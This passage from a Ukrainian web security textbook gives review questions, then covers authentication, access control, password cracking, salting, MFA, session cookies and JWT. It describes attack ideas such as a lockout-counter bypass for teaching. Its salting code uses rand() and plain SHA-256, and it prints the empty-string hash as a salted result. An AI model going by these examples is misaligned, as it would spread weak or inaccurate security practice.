7. Які популярні вебсервери існують і в чому їхні основні відмінності?
8. Скільки рівнів має модель OSI?
9. Які протоколи використовуються на мережевому рівні і яка їх основна функція?
10. Які сервіси та протоколи працюють на прикладному рівні моделі OSI?
11. Яку роль відіграють порти в мережевих взаємодіях на транспортному рівні?
12. Для якого протоколу він використовується порт 80?
13. Чим відрізняється HTTP від HTTPS і який порт використовується для HTTPS?
14. Які протоколи використовуються для передачі файлів і через які порти вони працюють?
15. Яку функцію виконує протокол DNS і який порт він використовує?
16. Чому Telnet не рекомендується використовувати для віддаленого доступу? Який порт він використовує?
17. Який порт і протокол використовуються для безпечного віддаленого доступу замість Telnet?
18. Які стандартні порти використовуються для підключення до баз даних MySQL та PostgreSQL?
19. Що таке NTP і через який порт він працює?
20. Які порти зарезервовані для динамічних або приватних цілей і для чого вони використовуються?
21. Що таке HTTP і для яких завдань він використовується?
22. Чому HTTP вважається безстановим протоколом?
23. Які механізми використовуються для підтримки сеансів у HTTP?
24. Які основні методи HTTP і для чого кожен з них використовується?
25. Чим метод GET відрізняється від методу POST?
26. Які коди стану HTTP існують і що означає код 200?
27. Яка різниця між кодами 301 та 302?
28. Що означає код 404 і коли він виникає?
29. Як HTTPS захищає від атак типу «людина посередині»?
30. Що таке URL і яку роль він відіграє в інтернеті?
31. Які основні компоненти складають URL?
32. Що таке доменне ім'я і яку роль воно відіграє в структурі URL?
33. Що таке субдомени і як вони використовуються в URL?
34. Для чого у URL вказується порт, і які порти за замовчуванням використовують HTTP і HTTPS?
35. Як виглядають параметри запиту в URL?
36. Що таке фрагмент у URL і для яких завдань він застосовується?
37. Які ризики можуть бути пов'язані з використанням скорочених URL?
38. Що означає знак "?" в URL і для чого використовується знак "&"?
39. Яка роль знака "#" в URL і як він використовується для навігації по сторінках?
40. Що таке HTML і для чого він використовується?
41. Яка стандартна структура HTML-документа?
42. Що містить тег <head> у HTML-документі?
43. Для чого використовується тег <body>?
44. Що таке інструменти розробника в браузері і для чого вони використовуються?
45. Як можна редагувати HTML і CSS безпосередньо в браузері?
46. Для чого використовується консоль (Console) в інструментах розробника?

47. Яку інформацію можна отримати у вкладці "Network" в інструментах розробника?
48. Для чого використовується вкладка Memory?
49. Як можна використовувати вкладку Sources для налагодження JavaScript-коду?
50. Що таке IndexedDB і як інструменти розробника допомагають працювати з цим сховищем?
51. Чим відрізняється кодування від шифрування?
52. Чим симетричне шифрування відрізняється від асиметричного?
53. Що таке хешування і для чого воно використовується?
54. Що таке «сіль» у хешуванні?
55. Яка мета VPN і як він пов'язаний з шифруванням?
56. Які приклади функціональних вимог для вебдодатка можна навести?
57. Які приклади нефункціональних вимог ви можете назвати?
58. Що таке OWASP Top Ten?
59. Що таке Broken Access Control?
60. Наведіть приклади атак, пов’язаних із Cryptographic Failures.
61. Що таке Injection атака?
62. Чому використання застарілих компонентів є небезпечним для безпеки додатків?
63. Як Security Logging and Monitoring Failures можуть вплинути на здатність організації швидко реагувати на інциденти безпеки?
64. Що таке фішинг і яку мету він переслідує?
65. Як відбувається атака Phishing і яку мету переслідують зловмисники?
66. Чим Spear Phishing відрізняється від звичайного фішингу?
67. Що таке фальшива вебсторінка і як вона використовується у фішингових атаках?
68. Як зловмисники використовують техніки соціальної інженерії під час фішингу?
69. Що таке typosquatting і які приклади підроблених доменів ви можете навести?
70. Які ознаки можуть свідчити про фішингову атаку?
71. Що таке Same-Origin Policy (SOP) і для чого вона використовується?
72. Які три компоненти URL визначають origin?
73. Що робить заголовок X-Content-Type-Options?
74. Як працює Cross-Origin-Resource-Policy і чому вона важлива?
75. Яким чином заголовок Cache-Control впливає на кешування ресурсів?

Розділ 2

КОНТРОЛЬ ДОСТУПУ

Ідентифікація, аутентифікація, авторизація, контроль доступу

Ідентифікація, аутентифікація та контроль доступу – це основні компоненти управління доступом до ресурсів у комп'ютерних системах та мережах. Кожен з них виконує специфічну роль у процесі захисту даних і ресурсів.

Ідентифікація – це процес визначення особи або суб'єкта, який намагається отримати доступ до системи. Це перший крок в управлінні доступом, який полягає в тому, щоб користувач оголосив, ким він є. Ідентифікація зазвичай здійснюється шляхом введення унікального ідентифікатора, наприклад: логін або ім'я користувача, номер телефону або email, картка або бейдж. Її мета – визначити, хто намагається отримати доступ до системи.

Аутентифікація – це процес перевірки ідентифікації, тобто підтвердження того, що суб'єкт є тим, за кого себе видає. Після ідентифікації користувач повинен довести свою особу шляхом надання певної інформації або здійснення дії, яка може бути перевірена системою. Методи аутентифікації включають паролі, біометрію (відбитки пальців, обличчя або голос), токени. Двофакторна аутентифікація (2FA) – це комбінація кількох методів, наприклад, пароль + SMS-код. Мета аутентифікації – підтвердити, що суб'єкт, який надав ідентифікатор, дійсно є тим, за кого себе видає.

Авторизація – це процес надання користувачу прав доступу до ресурсів або виконання певних дій в системі на основі його ідентифікації (яка здійснюється за допомогою аутентифікації). Авторизація вирішує, що цей користувач може робити в системі.

Контроль доступу – це процес надання або обмеження доступу до ресурсів системи на основі ролей або прав користувача, визначених після успішної аутентифікації. Контроль доступу визначає, які дії користувач може виконувати в системі та до яких ресурсів він має доступ. Існують різні моделі контролю доступу, зокрема:

- **DAC** (Discretionary Access Control). Дискреційний контроль доступу, де власник ресурсу вирішує, хто має до нього доступ.
- **MAC** (Mandatory Access Control). Мандатний контроль доступу, де доступ керується політиками безпеки, незалежно від бажання користувача.
- **RBAC** (Role-Based Access Control). Контроль доступу на основі ролей, де права доступу визначаються відповідно до ролі користувача в організації.
- **ABAC** (Attribute-Based Access Control). Контроль доступу на основі атрибутів, що враховує різні атрибути користувача та середовища для прийняття рішень про доступ.

Метою контролю доступу є забезпечення того, щоб користувачі мали доступ тільки до тих ресурсів і функцій, які відповідають їхнім ролям і привілеям.

Атаки підвищення привілеїв (Privilege Escalation) є одними з найбільш небезпечних в контексті кібербезпеки. Вони дозволяють зловмисникам отримати більш високі рівні доступу, ніж ті, які їм спочатку надані. Існують два основних типи атак підвищення привілеїв: вертикальні та горизонтальні.

Вертикальна атака підвищення привілеїв відбувається, коли зловмисник отримує доступ до вищого рівня привілеїв, ніж той, що йому призначено. Це означає, що звичайний користувач може отримати права адміністратора або системного користувача.

Горизонтальна атака підвищення привілеїв відбувається, коли зловмисник зберігає той самий рівень привілеїв, але отримує доступ до ресурсів або даних, що належать іншому користувачеві з тим самим рівнем доступу.

Кортеж контролю доступу визначає правила доступу для користувачів до певних ресурсів у системі. Він складається з трьох основних компонентів:

- **Principle (Хто?)**, що визначає суб'єкта доступу, тобто того, хто намагається отримати доступ до ресурсу. Це може бути користувач, група користувачів, ролі (наприклад, User1, Admin, Guest).
- **Access Type (Що робити?)**, що визначає тип доступу або дії, які дозволені або заборонені для принципала. Це можуть бути різні дії, такі як перегляд (view), редагування (edit), видалення (delete), створення (create).
- **Resource (Де?)**, що визначає об'єкт доступу, тобто ресурс, до якого здійснюється доступ. Це можуть бути URL-адреси, файли, API-ендпоїнти, бази даних, або інші об'єкти в системі.

Ці три процеси працюють разом, щоб забезпечити комплексний захист ресурсів. Ідентифікація визначає користувача, аутентифікація підтверджує його особу, а контроль доступу гарантує, що користувач може виконувати тільки ті дії, на які він має право.

Злам таблиць паролів

Пароль є спільним секретом для користувача і сервера. Примітивна реалізація схеми паролів – таблиця на стороні сервера, яка зіставляє імена користувачів з їх паролями. Якщо зловмисник зламає сервер, то він може заволодіти всіма паролями. Вирішенням цієї проблеми є хешування паролів та зберігання їх на сервері тільки у хешованому вигляді.

Brute-force атака («brute force» – груба сила) – це метод зламу паролів або ключів шифрування шляхом систематичного перебору всіх можливих комбінацій до тих пір, поки не буде знайдено правильну. Це один з найбільш базових методів атаки на систему, але може бути ефективним, особливо проти слабких або коротких паролів.

Атака за словником (dictionary attack) – це метод зламу паролів, при якому зловмисник намагається підібрати правильний пароль, перевіряючи його на основі попередньо складеного списку можливих варіантів. Цей список називається словником, і він може містити найбільш поширені або потенційно використовувані паролі, фрази, слова та їх комбінації.

Rainbow tables (веселкові таблиці) – це попередньо обчислені таблиці хешів найбільш поширених паролів, які використовуються для прискорення процесу зламу.

Таким чинам для відновлення значень паролів на викрадену таблицю хешів паролів може бути використана brute-force атака з використанням веселкових таблиць для прискорення атаки.

На практиці паролі мають нерівномірний розподіл. 20% користувачів використовують 5000 найбільш популярних паролів (паролі типу 123, qwerty).

Протидія атакам brute-force

Для протидії атакам brute-force можна використовувати деякі стандартні підходи. Найбільш поширеним способом є обмеження числа спроб вгадування пароля. Встановлюється максимальна кількість невдалих спроб, після якої користувач блокується постійно або на певний час, влаштовується тайм-аут, користувач буде змушений чекати певний час перед наступною спробою. Цей підхід можна реалізувати за допомогою лічильника спроб.

Обмеження числа спроб вгадування пароля має кілька недоліків. Зловмисник може навмисно робити численні невдалі спроби входу, щоб заблокувати обліковий запис. Користувачі, які часто стикаються з блокуванням облікового запису через помилкові спроби входу, можуть бути змушені часто змінювати свої паролі або створювати простіші паролі, що знижує загальний рівень безпеки. Якщо користувач помилково ввів пароль кілька разів, йому доведеться чекати, поки закінчиться тайм-аут. Деякі зловмисники можуть використовувати розподілені атаки (наприклад, за допомогою ботнетів) для обходу обмежень на кількість спроб, особливо якщо ці обмеження встановлені на рівні IP-адреси.

Також лічильник спроб скидається після успішного введення правильного пароля. Тому якщо блокування відбувається наприклад після трьох невдалих спроб, то зловмисник може автоматично здійснювати дві невдалі спроби під час перебору паролів, а потім використовувати свої дані авторизації для здійснення вдалої спроби для скидання лічильника та продовжувати подальший автоматичний перебір.

Таким чином більш універсальним інший спосіб – обмеження кількості спроб введення пароля за певний проміжок часу, наприклад, не більше трьох спроб за секунду.

CAPTCHA (Completely Automated Public Turing test to tell Computers and Humans Apart) – це технологія, яка використовується для визначення, чи є користувач, що намагається виконати певну дію, людиною або автоматизованою програмою (ботом). CAPTCHA зазвичай представляє собою тест, який є легким для виконання людиною, але складним для комп'ютера.

Один із найпоширеніших варіантів CAPTCHA – це спотворене або зашумлене зображення тексту, яке користувач повинен ввести в спеціальне поле. Вона може запропонувати користувачеві вибрати певні об'єкти на зображенні (наприклад, усі зображення, на яких є автомобіль, світлофор або перехрестя). Інший варіант полягає в запитанні користувача відповісти на просте питання, наприклад, "Скільки буде 3 плюс 2?". Деякі сучасні CAPTCHA вимагають від користувача перетягнути елементи на зображенні або виконати інші інтерактивні дії.

CAPTCHA захищає від автоматизованих атак, таких як спам, створення фальшивих облікових записів або злом паролів. Але вона може бути незручною або важкою для розпізнавання, особливо для людей з вадами зору, що може призводити до помилок або роздратування користувачів. Також сучасні методи машинного навчання та штучного інтелекту вже здатні розпізнавати деякі типи CAPTCHA, що знижує їх ефективність.

Таблиця на рис. 2.1 демонструє час, необхідний хакеру для зламу пароля за допомогою методу брутфорсу (перебору паролів) у 2023 році. Вона показує залежність часу зламу від кількості символів у паролі та набору використовуваних символів.

Number of Characters	Numbers Only	Lowercase Letters	Upper and Lowercase Letters	Numbers, Upper and Lowercase Letters	Numbers, Upper and Lowercase Letters, Symbols
4	Instantly	Instantly	Instantly	Instantly	Instantly
5	Instantly	Instantly	Instantly	Instantly	Instantly
6	Instantly	Instantly	Instantly	Instantly	Instantly
7	Instantly	Instantly	2 secs	7 secs	31 secs
8	Instantly	Instantly	2 mins	7 mins	39 mins
9	Instantly	10 secs	1 hour	7 hours	2 days
10	Instantly	4 mins	3 days	3 weeks	5 months
11	Instantly	2 hours	5 months	3 years	34 years
12	2 secs	2 days	24 years	200 years	3k years
13	19 secs	2 months	1k years	12k years	202k years
14	3 mins	4 years	64k years	750k years	16m years
15	32 mins	100 years	3m years	46m years	1bn years
16	5 hours	3k years	173m years	3bn years	92bn years
17	2 days	69k years	9bn years	179bn years	7tn years
18	3 weeks	2m years	467bn years	11tn years	438tn years

Рис. 2.1 Час, необхідний для зламу пароля, в залежності від складності[8]

Паролі з 4-6 символів з будь-яким набором символів зламуються миттєво.

7-8 символів вже дають певний захист, але зламуються за лічені секунди чи хвилини, якщо використовуються лише букви або цифри.

9-10 символів забезпечують кращий захист. 9 символів із цифрами та символами зламаються за 2 дні, але прості паролі з літерами за 10 секунд. 10 символів із цифрами та символами можуть забезпечити захист на 5 місяців.

12-14 символів з різними наборами символів значно підвищують безпеку. Паролі такого типу можуть бути незламними на практиці (десятки, тисячі років перебору).

16-18 символів із використанням символів, великих і малих літер та цифр стають практично неможливими для злому, навіть за допомогою найсучасніших технологій (час зламу може досягати трильйонів років).

Для забезпечення максимального захисту рекомендується використовувати паролі довжиною не менше 12 символів з великими і малими літерами, цифрами та спеціальними символами.

Складні паролі можуть бути легкими для комп'ютерного зламу, але важкими для запам'ятовування людьми.

Існує два основних підходи до створення паролів:

1. **Складний пароль зі змішаними символами**. Наприклад, пароль *Tr0ub4dor&3* використовує комбінацію великих і малих літер, цифр і символів. Хоча здається, що це складний пароль, він має лише 28 біт ентропії (міра непередбачуваності). Для комп'ютера такий пароль буде легким для зламу, приблизно за три дні при швидкості 1000 спроб за секунду. Однак для людини

[8] Neskey C. Are Your Passwords in the Green? URL: https://www.hivesystems.com/blog/are-your-passwords-in-the-green

такий пароль буде важким для запам'ятовування, оскільки багато хто може забути, які саме символи і заміни були використані.

2. **Фраза з декількох випадкових слів**. Наприклад, *correct horse battery staple* — це просто чотири звичайні слова, які легко запам'ятати. Такий пароль має 44 біти ентропії, що робить його значно складнішим для зламу. Комп'ютеру знадобилося б 550 років, щоб його зламати при тій самій швидкості. Для людини це буде легким для запам'ятовування, оскільки випадкові слова простіше тримати в пам'яті.




Рис. 2.2 Способи вигадування стійких паролів[5]

Ентропія паролів – це міра їх стійкості або непередбачуваності, що показує, наскільки важко зламати пароль шляхом перебору. Ентропія вимірюється в бітах і залежить від довжини пароля та набору символів, з яких він складається. Чим більше значення ентропії, тим стійкіший пароль.

Формула для обчислення ентропії пароля:

$$\text{Ентропія} = \log_2(N^L) \qquad (2.1)$$

N – кількість можливих символів в алфавіті (наприклад, латинські літери нижнього і верхнього регістрів, цифри, спеціальні символи),

L — довжина пароля.

Іншими словами, для кожного символу в паролі можливі N варіантів, а загальна кількість варіантів для всього пароля буде N^L . Логарифм з основою 2 перетворює цю кількість варіантів на ентропію в бітах.

Приклад розрахунку

Розглянемо пароль довжиною 8 символів, який використовує тільки малі латинські літери (26 варіантів для кожного символу):

$$\text{Ентропія} = \log_2(26^8) \approx 37.6 \text{ біт}$$

Якщо використовуються літери обох регістрів, цифри та спеціальні символи (наприклад, 95 варіантів), то для такого ж пароля:

$$\text{Ентропія} = \log_2(95^8) \approx 52.6 \text{ біт}$$

Ентропія показує, скільки біт інформації містить пароль, що прямо впливає на його стійкість до атак:

Таким чином, ентропія допомагає оцінити, наскільки надійний пароль, враховуючи його довжину та набір символів, і дозволяє уникнути створення паролів, які можна легко зламати.

Обмеження формату пароля – це правила або вимоги, що встановлюються до того, як саме має бути сформований пароль користувача. Це робиться для підвищення безпеки паролів і захисту облікових записів від зловмисних атак.

До таких обмежень можуть належати:

1. **Мінімальна довжина пароля**. Встановлення мінімальної кількості символів, які повинні бути в паролі, наприклад, не менше 12 символів.

2. **Обов'язкові типи символів**. Великі літери: Пароль повинен містити хоча б одну велику літеру (наприклад, A-Z). Малі літери: Пароль повинен містити хоча б одну малу літеру (наприклад, a-z). Цифри: Обов'язкова наявність хоча б однієї цифри (наприклад, 0-9). Спеціальні символи: Включення символів, таких як @, #, $, %, тощо.

3. **Заборона на використання певних слів або фраз**. Наприклад, заборона на використання імені користувача, слова «password» або загальних слів, які легко вгадати. Заборона на повторення символів: Не дозволяється використовувати кілька однакових символів підряд (наприклад, ааа або 111).

4. **Вимога до регулярного оновлення пароля**. Застосовується політика, яка змушує користувачів оновлювати свої паролі через певні проміжки часу (наприклад, кожні 90 днів).

5. **Заборона на використання минулих паролів**. Якщо користувач змінює пароль, йому забороняється використовувати той самий пароль, який використовувався раніше.

Salt відоме як «соління» – це криптографічний метод, що використовується для захисту паролів від атак типу brute-force або dictionary attack. Соління передбачає додавання випадкового рядка (на зразок «солі») до пароля перед його хешуванням, що значно ускладнює процес злому.

Як працює соління? Перед тим як зберегти пароль у базі даних, генерується випадковий рядок, який називається «сіль» (англ. salt). Цій рядок додається до пароля перед процесом хешування. Отримана комбінація обробляється хеш-функцією (наприклад, SHA-256, bcrypt тощо), яка перетворює її на хеш-код. Наприклад, замість того, щоб хешувати сам пароль password123, система хешує комбінацію salt + password123. Хеш пароля разом із "сіллю" зберігається у базі даних. Якщо зловмисник отримає доступ до бази даних, він матиме хеш і сіль, але не сам пароль.

Приклад створення хешу з сіллю:

```
$password = 'password123';
$salt = rand(); // Сіль $salt = 's8u12o34'
$saltedHash = sha256($salt.$password); // Додаємо до паролю сіль і хешуємо.
// $saltedHash = 'e3b0c44298fc1c149afbf4c8996fb92427ae41e4649b934ca
495991b7852b855'
```

У результаті навіть якщо пароль простий, соління робить його значно важчим для злому.

Коли користувач вводить свій пароль для автентифікації, система додає ту ж саму сіль і хешує отриману комбінацію. Потім цей хеш порівнюється з хешем, збереженим у базі даних. Якщо вони збігаються, доступ надається.

Переваги соління:

- **Унікальні навіть однакові паролі**. Якщо два користувачі використовують однаковий пароль, але до кожного з них додано різну сіль, хеші цих паролів будуть різними.
- **Додавання більше біт до псевдопаролю збільшує трудомісткість розгадування паролю**. Сіль фактично додає більше бітів до пароля перед хешуванням, що збільшує кількість можливих комбінацій для кожного паролю.
- **Пароль буде відрізнятися навіть, якщо його замінять точно таким же паролем**. Якщо користувач змінює пароль на точно такий самий, але при цьому генерується нова сіль, хеш знову буде іншим.

Багатокрокова аутентифікація (Multistep Authentication) – це процес, коли користувач проходить кілька етапів перевірки для доступу до системи. Кожен крок перевіряє певну інформацію або виконує певну дію. Однак кожен крок може вимагати один і той самий тип фактора (наприклад, кілька паролів або кілька кодів).

Багатофакторна аутентифікація (Multifactor Authentication, MFA) – це метод захисту, що вимагає від користувача пройти більше ніж один рівень перевірки для доступу до облікового запису або системи та на кожному рівні використовуються різні фактори аутентифікації.

Основними факторами аутентифікації є:

- **Щось, що ви знаєте**: Пароль, PIN-код, відповідь на контрольне запитання.
- **Щось, що ви маєте**: Фізичний предмет, який користувач повинен мати для проходження автентифікації. Наприклад, мобільний телефон для отримання SMS-коду, апаратний токен, картка доступу або спеціальний додаток для генерації одноразових паролів (наприклад, Google Authenticator).
- **Щось, чим ви є**: Біометричні дані, такі як відбитки пальців, розпізнавання обличчя, голосова ідентифікація або сканування сітківки ока.

Серед прикладів використання MFA можна назвати: у банківській галузі часто використовують SMS-коди для підтвердження транзакцій або входу в обліковий запис; у корпоративних мережах організації використовують апаратні токени або спеціальні додатки для захисту доступу до своїх внутрішніх систем; багато популярних онлайн-сервісів, таких як Google, Microsoft, Facebook, пропонують або вимагають використання MFA.

Багатофакторна аутентифікація є важливим кроком до захисту особистих даних і облікових записів, забезпечуючи додатковий рівень безпеки і роблячи доступ до інформації значно складнішим для зловмисників.

Багатокрокова аутентифікація і багатофакторна аутентифікація є двома різними підходами до підвищення безпеки доступу до систем або облікових записів. Вони мають схожість у тому, що обидва використовують кілька етапів або рівнів перевірки для підтвердження особи користувача, але відрізняються у способі їх реалізації. Основними відмінностями вказаних видів

аутентифікації є рівень безпеки та складність. Багатофакторна аутентифікація забезпечує вищий рівень безпеки, використання кількох факторів підвищує рівень безпеки, оскільки навіть якщо один з них буде скомпрометовано, зловмисник все одно не зможе отримати доступ без інших факторів, але в той же час підвищує й складність самого процесу аутентифікації.

Передавання паролів

Передавання паролів у відкритому вигляді через HTTP-запити, особливо через метод GET, є серйозною загрозою безпеці. Чому небезпечно передавати паролі через GET-запити? У GET-запитах всі параметри, включаючи паролі, передаються в URL. Це означає, що паролі можуть бути видимими в адресному рядку браузера, історії переглядів, логах вебсервера, або навіть у файлах журналів проксі-серверів. Це створює вразливість, оскільки будь-яка третя сторона, яка має доступ до цих даних, може побачити пароль. Вебсервери зазвичай зберігають журнали запитів, включаючи повні URL-адреси. Якщо пароль передається через GET-запит, він зберігається в цих логах у відкритому вигляді, що робить його доступним для адміністраторів сервера або навіть хакерів у разі компрометації серверу. Браузери та проксі-сервери можуть кешувати сторінки, включаючи URL. Це означає, що переданий через GET-запит пароль може зберігатися у кеші і бути доступним навіть після завершення сесії. Якщо користувач переходить на інший сайт після запиту, URL з паролем може бути переданий як частина заголовка HTTP Referer, що робить пароль доступним для іншого сайту.

Паролі та інша чутлива інформація повинні передаватися виключно методом POST, оскільки в цьому випадку дані передаються в заголовку запиту, а не в URL. Усі дані, включаючи паролі, повинні передаватися через захищений протокол HTTPS, який забезпечує шифрування трафіку між клієнтом і сервером. Перед передаванням пароля можна додатково шифрувати його на стороні клієнта, щоб навіть у разі його перехоплення зловмисники не змогли прочитати оригінальний пароль без знання ключа шифрування.

Замість того, щоб передавати паролі, можна використовувати одноразові токени або інші методи автентифікації, які мають обмежений термін дії і можуть бути використані лише один раз.

Challenge/response protocol – це криптографічний метод автентифікації, який використовується для підтвердження ідентичності користувача або пристрою без необхідності передавати пароль у відкритому вигляді через мережу. Цей протокол забезпечує захист від підслуховування та інших атак, спрямованих на перехоплення даних.

Рис. 2.3 Challenge/Response Protocol

Challenge/Response Protocol працює наступним чином: Сервер або інша автентифікаційна система відправляє користувачу (або клієнту) випадкове число або рядок, яка називається «виклик» (challenge). Це може бути випадкове значення, тимчасова мітка, або інші унікальні дані. Користувач або клієнт обробляє цей виклик за допомогою певного алгоритму, часто з використанням секретного ключа або пароля, і генерує «відповідь» (response). Наприклад, користувач може застосувати до виклику функцію хешування, використовуючи свій пароль як ключ. Клієнт надсилає згенеровану відповідь серверу. Сервер, знаючи оригінальний виклик і секретний ключ або пароль, також обчислює відповідь і порівнює її з тією, що була надіслана клієнтом. Якщо відповіді збігаються, користувач або пристрій вважається аутентифікованим, і йому надається доступ до системи або сервісу. Якщо відповіді не збігаються, доступ не надається.

Пароль або секретний ключ ніколи не передається через мережу у відкритому вигляді, що значно ускладнює перехоплення та крадіжку. Використання випадкових або унікальних викликів гарантує, що зловмисник не зможе повторно використати старі аутентифікаційні дані для отримання доступу.

Управління сесіями

Управління сесіями – це важливий аспект безпеки додатків, який стосується збереження та захисту даних користувачів протягом сесії взаємодії з сайтом чи сервісом.

Сесія – це тимчасове з'єднання між клієнтом (наприклад, браузером) і сервером, яке використовується для зберігання інформації про користувача протягом взаємодії з сайтом. Наприклад, коли користувач входить на сайт, сервер створює сесію, яка дозволяє користувачу залишатися аутентифікованим на всіх сторінках сайту без повторного входу.

Ідентифікатор сесії (Session ID, токен) – це унікальний ідентифікатор, який присвоюється кожній сесії користувача. Він зазвичай передається у файлах cookie, URL або в заголовках запитів.

Ефективне управління сесіями є ключовим елементом безпеки вебдодатків. Важливо не лише забезпечити надійний захист ідентифікаторів сесій, але й реалізувати механізми завершення сесії, захист від атак і моніторинг активності. Ці заходи допоможуть запобігти несанкціонованому доступу до облікових записів користувачів і зберегти конфіденційність їхніх даних.

Під час керування сесіями в комп'ютерних мережах можуть виникнути такі загрози:

- **Sniffing** (Підслуховування, перехоплення даних) – це атака, під час якої зловмисник перехоплює дані, що передаються між клієнтом і сервером. Зазвичай це робиться шляхом використання спеціального ПЗ для аналізу трафіку (так званого «сніффера»). Зловмисник може отримати доступ до конфіденційної інформації, такої як паролі, номери кредитних карт або інші особисті дані, якщо передача відбувається у незашифрованому вигляді.
- **Session Hijacking** (Захоплення сеансу) – це атака, при якій зловмисник захоплює активну сесію користувача, отримавши доступ до його сесійного ідентифікатора. Після цього зловмисник може діяти від імені користувача, отримуючи доступ до його ресурсів і виконуючи небажані дії.

Управління сесіями на захищених ресурсах є критично важливим для забезпечення безпеки користувацьких даних і захисту від атак. Процес включає наступні кроки.

Після успішної аутентифікації сервер створює нову сесію для користувача. Це включає в себе генерацію унікального сесійного ідентифікатора, який буде використовуватися для ідентифікації користувача під час його роботи з ресурсом. Токени повинні бути складними, криптографічно захищеними і унікальними для кожної сесії. Сесійний ідентифікатор передається користувачу у вигляді cookie або через інший механізм. Cookie, що містить Session ID, повинен бути налаштований таким чином, щоб він передавався тільки через захищене з'єднання (HTTPS) і був доступний тільки на певних доменах і шляхах. Для підвищення безпеки сесія повинна мати тайм-аут, після якого вона автоматично завершується, якщо користувач не виявляє активності.

Рекомендується періодично оновлювати сесійні токени (наприклад, при кожному запиті або після певного часу активності), щоб ускладнити спроби зловмисників викрасти сесію. Також використовуються додаткові захисні токени (наприклад CSRF-токени), які передаються разом із запитами POST. Це забезпечує додатковий рівень захисту, оскільки CSRF-токен не передається автоматично, як cookies.

Прапорець HttpOnly встановлюється для cookies, щоб заборонити доступ до них через JavaScript. Це запобігає атакам XSS (Cross-Site Scripting), де зловмисники могли б отримати доступ до сесійного ID через вразливості в коді сторінки. Прапорець Secure вказує браузеру, що cookie має бути передано тільки через HTTPS-з'єднання, яке гарантує, що дані не будуть перехоплені зловмисниками під час передачі мережею. Параметр Domain визначає, до яких доменів cookie буде доступний, що дозволяє обмежити використання cookie тільки на конкретних піддоменах, запобігаючи доступу до нього з інших частин вашого сайту або сторонніх ресурсів. Параметр Path визначає, на яких шляхах вашого домену cookie буде активним. Це дозволяє обмежити область дії cookie тільки до певних розділів сайту.

Приклад:

```
Set-Cookie: sessionID=abc123;
HttpOnly; Secure;
Domain=.example.com;
Path=/secure
```

Коли користувач натискає кнопку «Вихід» (Logout), сервер отримує запит на завершення сесії. Сервер видаляє активну сесію користувача, зокрема видаляє або анулює сесійний ідентифікатор. Це робиться для того, щоб він більше не міг бути використаний для доступу до ресурсу. Сервер або клієнт видаляє cookie, який зберігав ідентифікатор, з браузера користувача.

JWT (JSON Web Token) – це компактний токен, який використовується для передачі інформації між двома сторонами в безпечний спосіб. Він широко використовується для аутентифікації та авторизації в сучасних вебзастосунках. JWT складається з трьох частин, які розділені крапками (.).

Header (Заголовок) містить метадані про токен, такі як тип токена (зазвичай "JWT") і алгоритм шифрування (наприклад, HMAC SHA256 або RSA). Приклад:

```
{ "alg": "HS256",  "typ": "JWT"}
```

Payload (Навантаження) містить основну інформацію, яка передається між сторонами. Це можуть бути стандартні або користувацькі поля. Приклад:

{ "sub": "1234567890", "name": "John Doe", "admin": true}

Signature (Підпис) формується шляхом шифрування об'єднання заголовка і навантаження з використанням секретного ключа або приватного ключа. Підпис гарантує, що токен не був змінений під час передачі.

Повний JWT виглядає так:

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJodHRwczovL3NlY3VyZS53ZWJzaXRlIiwic3ViIjoiamFuZSIsIm5hbWUiOiJKYW5lIERvZSIsImlhdCI6MTUxNjIzOTAyMiwiZXhwIjoxODkzNDU2MDAwLCJhdWQiOiJodHRwczovL2FwaS5zZWN1cmUud2Vic2l0ZSJ9.-otVqVkjXahy49TO-taezh2q3MUAknhP16uC0MPRCVI

Якщо токен підписаний іншою стороною, потрібен спосіб перевірити, чи виданий вам токен дійсний, тому потрібен асиметричний алгоритм підпису – закритий ключ, який використовується для підпису токена.

JWK (JSON Web Key) – це стандартний формат для представлення криптографічних ключів у форматі JSON. JWK використовується для опису публічних і приватних ключів, які можуть бути застосовані в різних криптографічних операціях, таких як підписування та шифрування JSON Web Token (JWT). JWK описує ключ у вигляді JSON-об'єкта, який містить набір пар «ключ-значення». Цей об'єкт може містити кілька ключів, кожен з яких представлений у своєму форматі.

